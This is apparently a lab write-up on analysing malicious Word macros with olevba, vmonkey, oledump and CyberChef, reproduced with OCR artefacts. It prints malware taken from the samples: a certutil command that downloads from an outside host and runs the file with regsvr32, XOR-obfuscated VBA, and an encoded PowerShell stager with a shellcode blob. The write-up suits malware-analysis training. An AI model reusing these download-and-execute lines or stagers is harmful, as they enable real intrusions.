- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
```


Attacker 3

By running oleba we can get the most answer




```
ubuntu@ip-10-10-237-200:~/Desktop/maldocs$ olevba attacker3.doc
pywin32 is not installed (only is required if you want to use MS Excel)
```

Our first answer is at the table output from olevba



```
          |                   |see all)
IOC       |1.exe              |Executable file name
----------+-------------------+------------------------
```

We can see something like below in the output of olevba




```
Call XN.run("cmd /c set u=tutil&&call copy C:\Windows\System32\cer%u%.exe C:\ProgramData\1.exe", 0)
```

u variable is assigned with tutil and

Replace cer%u% with certutil and its is our second answer


By running vmonkey we get outpu like



```
 Run                    | exe                  | Interesting Function Call |
 XN.run                 | ['cmd /c "set u=url&&call | Interesting Function Call |
                        | C:\\ProgramData\\1.exe |                           |
                        | /%u%^c^a^c^h^e^ /f^ http: |                        |
                        | //8cfayv.com/bolb/jaent.p |                        |
                        | hp?l=liut6.cab       |                           |
                        | C:\\ProgramData\\1.tmp && |                        |
                        | call regsvr32        |                           |
                        | C:\\ProgramData\\1.tmp"', |                        |
                        | 0]                   |                           |
```

And there is the answer for our 3rd and fourth question

By running oledump we can get the answer for our last question



```
ubuntu@ip-10-10-237-200:~/Desktop/maldocs$ oledump.py -s A3 attacker3.doc
```

Attacker 4

By running olevba attacker4.doc we can see lots of obfuscated strings and some like:

```
Set VPBCRFOQENN = CreateObject(XORI(Hextostring("3F34193F254049193F253A331522"), Hextostring("7267417269")))
```

```
VPBCRFOQENN.Open XORI(Hextostring("00353B"), Hextostring("47706F634E")), FYAMZFQXNVI, False
```

```
VPBCRFOQENN.Send XORI(Hextostring("2B0F25162232"), Hextostring("4C596D54"))
```

```
Set hBBkbmop6VHJL = CreateObject(XORI(Hextostring("020A271C3D4C0300210E2B1330162B1F3F"), Hextostring("51624270")))
```

```
hBBkbmop6VHJL.Open Environ(XORI(Hextostring("3C3F3A03"), Hextostring("687A7753"))) & XORI(Hextostring("1217092B0F0718371F1F133560362807"), Hextostrin
g("4E535062"))
```


```
gGHBkj = XORI(Hextostring("1C3B2404757F5B2826593D3F00277E102A7F1E3C7F16263E5A2A2811"), Hextostring("744F50"))
  ZUWSBYDOTWV gGHBkj, Environ(XORI(Hextostring("3E200501"), Hextostring("6A654851714A64"))) & XORI(Hextostring("11371B0A00123918220E001668143516"
Hextostring("4D734243414671"))
```

In above picture the function XORI(Hextosting(value),Hextostring(value)) .

The first value is the actual data and second value is the key to perform XOR operation.

Now all we have to do is decode the text using cyberchef.

We get our first answer and can do the same for other remaing strings


Recipe

From Hex
Delimiter
Auto

XOR
Key
7267417269 HEX
Scheme
Standard
Null preserving

Input
```
3F34193F254049193F253A331522
```


Output
```
MSXML2.XMLHTTP
```

Or u can use vmonkey to do automatically

vmonkey attacker4.doc   and then analyze output carefully


Attacker 5

First we use oledump to check for the file streamsand macros




```
ubuntu@ip-10-10-237-200:~/Desktop/maldocs$ oledump.py attacker5.doc
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      7157 '1Table'
  5:        97 'Macros/CatchMeIfYouCan/\x01CompObj'
  6:       313 'Macros/CatchMeIfYouCan/\x03VBFrame'
  7:      7566 'Macros/CatchMeIfYouCan/f'
  8:        84 'Macros/CatchMeIfYouCan/o'
  9:       557 'Macros/PROJECT'
 10:       113 'Macros/PROJECTwm'
 11: M    1473 'Macros/VBA/CatchMeIfYouCan'
 12: M     994 'Macros/VBA/Module1'
 13: m     924 'Macros/VBA/ThisDocument'
 14:      3394 'Macros/VBA/_VBA_PROJECT'
 15:       889 'Macros/VBA/dir'
 16:      4096 'WordDocument'
ubuntu@ip-10-10-237-200:~/Desktop/maldocs$
```

For the first flag we check each stream and dump them.



```
ubuntu@ip-10-10-237-200:~/Desktop/maldocs$ oledump.py attacker5.doc -S -s5
Microsoft Forms 2.0 Form
Embedded Object
ubuntu@ip-10-10-237-200:~/Desktop/maldocs$ oledump.py attacker5.doc -S -s6
VERSION 5.00
Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} CatchMeIfYouCan
   Caption         =   "CobaltStrikeIsEverywhere"
   ClientHeight    =   3015
   ClientLeft      =   120
   ClientTop       =   465
   ClientWidth     =   4560
   StartUpPosition =   1  'CenterOwner
   TypeInfoVer     =   2
```


After that we can use olevba or vmonkey tool to dump all the contents of the file including macros.



```
INFO     Shell('powershell -nop -w hidden -encodedcommand \x01\x00\x00JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE
ALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQB
ADgARgBIADEASwBsAGwAcwBhAGcAcQBJAGwANwBhADYAcwBPAEsAQwBnAHEAKwBJAEoAdgBNAFMAZQBWAEcAbQBCAFEAbABIAGMARwBrAEoAegBkAC8A
wBXAHYAVgBaAFQARABUAEgAZABQADkAOQBQAFAAOQBEAFEASwBKAG4AYwBLAEMAVQB5AE4AUwBLADYATwBxAGIAcwBWAEQAawBMAFQAZABhAGgARwBvA
IAYQBNAHkATgBGAEkATgBwADAATgBYAG4AZQBZAHYASABxAEIAcQA3ADAAaQBYAFEAOQB3AEcARgBKAC8ARgBXADYAbQBLAEUAQQAyAFYAYgBxAE4AVQ
yAFMAQwBXAEkAOABDAFgATAA2ADUASwBkAHoAawBVADUARQBUAEkAZwBPAC8ATwBvAGkAWQBNAFgANgAxAE0AZABtADcAZQBnAGcAYgBsAFoANQBaAHo
oABFAFEAWQBJAGUAYwAzADIAdAA5AFQATgBnAHcAeABMAFoAcQBtAFQAZwBzAGwAYQBsAHYAMQBIAHEAUABBADMAdwAzAFUAUQA5AFkASQA5AFIAZgAx
G0AawBYAGEAWABzAEkAaQBIAFgAMABiAEcAMwBzAGEAaQBpAEwAbwBLAFoANABsAGsAbABLAHgAVAAvAC8ATABKAGEAZgA3ACsAbwB2AE4AZAA2AFAAa
```

There we can see a base64 encoded payload. So we are going to decode those. For decoding I will be using cyberchef.


After decoding the using From Base64 and remove null bytes recipe wehave following output



```
$s=New-Object IO.MemoryStream(,
[Convert]::FromBase64String("H4sIAAAAAAAAAK1XbXOiyhL+HH8FH1KllsagqIl7a6sOKCgq+IJvMSeVGmBQlHcGkJzd/34a1Jzs3ey9W3WvVZTDTHdP99PP9DQKJncKCUyNSK6OqbsVDkLTdahGoXDbc0VCfaX+KBaM
eYvHqBq70iXQ9wGFJ/FW6mKEA2VbqNUfBqu3pk4SqVv2SCWI8CXL65KdzkU5ETIgO
/OoiYMX61Mdm7eggblZ5Zz+u5NjKdly9fulEQYIec32t9TNgwxLZqmTgslalv1HqPA3w3UQ9YI9Rf1O1rrW+5KrIuYmkXaXsIiHX0bG3saiiLoKZ4lklKxT
//LJaf7+ovNd6PkBWWikoaEmzXdMsqlqnv5WzDRerhUlEytcANXYPU1qbDNGrL3Hs5d146+14sXyLbeQji+HWQmdWzTqkIwylgw54xLFap52y
/55cX6o93b+aRQ0wb10SH4MD1FBzEpobD2gA5uoXn2AC1Ygjpc3bFMjgRYBIFDnX1BfRi94hLt05kWVWw+/y7dl9KMk6u4P6uUumjEkhNSVCuXjjxO3BIOW/O5iCcn7z
/QK4y/H4iWLnwvfAJVXVs4R0i+JUAvh+4Wri5ec6HGOIpTd3QzPW+UnSVksAJRNwgzdK5CCJcfvknP+dtr5ph9ZeG6leti845PWc/vlLPK9fUXwo35cKFPdn8qxqZlo6DbP3Xp6GHDdPBvdRBtqldCV
/6LGfYsHCOR+0qJoOfpeJlAeu9CzrFDNDnn9V42yTvutzZOVaDvIfgFVCi
/KMz5xyWiqIjYRvwO78DTW8NOGb4Kn05Wul19+w943LXQmFYpaYRnHOtSikYWVivUqwTmpclNiJuPiz+464UWcTUUEiu5l7Kn0B62brrOnBiIg2yCzAsFA9rJrIyVKrUwNQxlyrm7upC8VNMusiy4MiBpRhyAjMZFgrJOBPo1
/nR7mmYCLanoVtkM6rkGChHdScy4nK6YZ2WC
/+B7ev5+R8KDKsriB9cBoIoFguqVIrMyBQ14rVn4j3v7n3Y4n5wc1ugC+JLOUH8ZlLSXZcckktu1y+vmOZIxcQQE0IXJtDIW43lbyMlYrMY+SLqXSYtYM+HwsDf8Av4InhYXyBH4+Hc4+bjzU+mkwH9NAQZ4+9ZpREYrTgaEa
/OGGE/cp3pkN+u6J8YyzIUP/iDsiXGPHTR8V2jvzM7Fzll/piZ1dSMKD2pfaA5WoZDJD8SYE
/xux4XxvRh33SHoPbY9h0v0JuaHbbwZawlDHjHandLRqqLQ9f4qlccr3pMVRx+r9ZkwlN8aPDnR+mBO63y41Vc+z0zVkQdxisxOaTvDVFG4VDtGb9OudNAG8lgf+Y8t
/a2RCnITcDgpqbSftfWTthESbSOP08GT3Ae7frTeNQeSwoBtRT8l+jKcDBfkiZkiu5mmTrMrHsTTWPPIajNsByjtemMTq5xBMt3heLsbdnhy9k9R5qkOtq3BojcC205XkiAXqCXgJciMQhNsPQa+aEqHtH3QGDmRNN6KNGVaC
Ne1OWVUejwTFxHwPP99vH7tMmlTvilK7gVbhtzpNOJ36ot7mN99hNV8aqWT+Egube77X7JuHa4Z7T+uzSPM4ai/0Y7R429pvIbGdzi588Hef9xUrbso2WtF560wUtSkJCL9iEsAu+tZhZ+mi27PT7rBxpfc9mT6HMn3Y9HfIx
/LJSsTPZHWvbn4xDL6XDnqmb3cRp+VZHW9ZdgGF2szad6bS7Kwl5b8fDYam8fDk9HnFiuFn/H39n1LN1r3htc9CHHznrVZJ0Z1s5J0VNu+f2jvuCWzWwZrmfeTJRTHdGGdjAer0xrFJpru2/POQeVXXtwQJHomeYr9GD
/MkSHvOG4tTfcHo8F1T29m325BeblnpQRXUt+RugMhUvvtlhJIRofVeg8TdDAbiq0v7fUmkOlWxdgNjrPJkCFvKaL5Jb91jUpo8P5h3GptjHuMhsJhw9U3k9WE7fgztx3vpWByaA6OXLSPJknF0WIjXs9pQ0Lq02C6NwbN+kR
7ZaXWGSRG7Ku21XHtMtxOnAU2Utj8U34DMdHsSGdNB58rBnen3gYWIDX4BHZsUZJn4IPE2lnpjKGVdPBAVcztW6YfndmdkcqQfgyENTikYQhMbvZyvI1YJn6bUwo9X+xVZWjQw3gP7ilN3Z/6Lg/84i1Hu9gSoDBSybr1TK2b
/vvJ8e3q59mnv73fqCawxrax25Ssx+lCxftX8SCgI98iCSgYNzPX6EdxAuLQhU9fMNEqlzzvnIw4cbEFXCX3ntWizluVqWeP0iw4G2rhzc
/UCl9MShkzj01GZeheEbukckxoZRt5cXCK89lhXwS9fthBe9QOIY+zsyL5K0SeGpunsv0mXC78PS9f10tK7uWrWXH3w5ONOVr5T+YJ+EDk2/j8m4IdN/zu0GXh5f/YOXe7Q53iVC8U/CgXRoD7Mh+YbfH1gn3rMuRcCzcndwV
/e0u3qEyJ/Ia6RdR36g7CY0OmAd8rwS7KLmLq/Pn1jUqQeVb8Rs2xhqF9vhu6KrAUQz+Vmc6NZMIw9zeUY8Fkzw0AAA=="));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,
[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();.
```

Then again we have another base64 encoded payload and we can see some compression at the ending in the above SS.


Then we use base64 and gunzip compression t extract our data.



```
i/0Y7R429pvIbGdzi588Hef9xUrbso2WtF560wUtSkJCL9iEsAu+tZhZ+mi27PT7rBxpfc9mT6HMn3Y9HfIxp0
/LJSsTPZHWvbn4xDL6XDnqmb3cRp+VZHW9ZdgGF2szad6bS7Kwl5b8fDYam8fDk9HnFiuFn
/H39n1LN1r3htc9CHHznrVZJ0Z1s5J0VNu+f2jvuCWzWwZrmfeTJRTHdGGdjAer0xrFJpru2
/POQeVXXtwQJHomeYr9GD
/MkSHvOG4tTfcHo8F1T29m325BeblnpQRXUt+RugMhUvvtlhJIRofVeg8TdDAbiq0v7fUmkOlWxdgNjrPJkCFvKa
L5Jb91jUpo8P5h3GptjHuMhsJhw9U3k9WE7fgztx3vpWByaA6OXLSPJknF0WIjXs9pQ0Lq02C6NwbN+kRwLVOKhG
aF47ZaXWGSRG7Ku21XHtMtxOnAU2Utj8U34DMdHsSGdNB58rBnen3gYWIDX4BHZsUZJn4IPE2lnpjKGVdPBAVczt
W6YfndmdkcqQfgyENTikYQhMbvZyvI1YJn6bUwo9X+xVZWjQw3gP7ilN3Z/6Lg/84i1Hu9gSoDBSybr1TK2b3
/vvJ8e3q59mnv73fqCawxrax25Ssx+lCxftX8SCgI98iCSgYNzPX6EdxAuLQhU9fMNEqlzzvnIw4cbEFXCX3ntWi
zluVqWeP0iw4G2rhzc
/UCl9MShkzj01GZeheEbukckxoZRt5cXCK89lhXwS9fthBe9QOIY+zsyL5K0SeGpunsv0mXC78PS9f10tK7uWrWX
H3w5ONOVr5T+YJ+EDk2/j8m4IdN/zu0GXh5f/YOXe7Q53iVC8U/CgXRoD7Mh+YbfH1gn3rMuRcCzcndwVXhUyW
/e0u3qEyJ/Ia6RdR36g7CY0OmAd8rwS7KLmLq
/Pn1jUqQeVb8Rs2xhqF9vhu6KrAUQz+Vmc6NZMIw9zeUY8Fkzw0AAA==
```


```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() |
Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')
[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]]
@('System.Runtime.InteropServices.HandleRef', 'string'))
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-
Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null,
@($var_module)))), $var_procedure))
```

After decoding, there is again a base64 encoded value and XOR key.



```
[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qH
sHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNSndLb1QFJNz2Etx0dHR0dEsZdVqE3PbKpyMjI3gS6nJySSByckuzPCMjcHNLdKq85dz2yFN4EvFxSyMhQ6dxcXFwcXNLyHYNGNz2quWg4HMS3HR0Sdxw
dUsOJTtY3Pam4yyn4CIjIxLcptVXJ6rayCpLiebBftz2quJLZgJ9Etz2Etx0SSRydXNLlHTDKNz2nCMMIyMa5FeUEtzKsiIjI8rqIiMjy6jc3NwMcElucSP+sQy3QZ6caZyDPAAbKKHkwo8rpqq6kCYXyN9IP0+eVsZ4Rw99v716BXp8Cy
VfV41jsFco
/hc/4tB6shBcGAUikQ2ThLag7XmzI3ZQRlEOYkRGTVcZA25MWUpPT0IMFw0TAwtATE5TQldKQU9GGANucGpmAxsNExgDdEpNR0xUUANtdwMWDRIYA3dRSkdGTVcMFw0TGAMNbWZ3A2BvcQMRDRMNFhMUERQKLikjYfGBTVSEQE/m/5df5
/fpCjFv4/AmAnva1i+w9bmm/76gBU3gUrWNEqwUDynyTlxf7l95KviaPh6R9jbEVpv2FM0QMpSm8v7RafNgBBWMPhjf2BCxziGm5ons/AMwe+yqnMCHFubG65SrMf9AcD7Oaji2SmdUmWXrN05+fgHkQOJ3tzya0EUEZof+sfEqjL55Xf
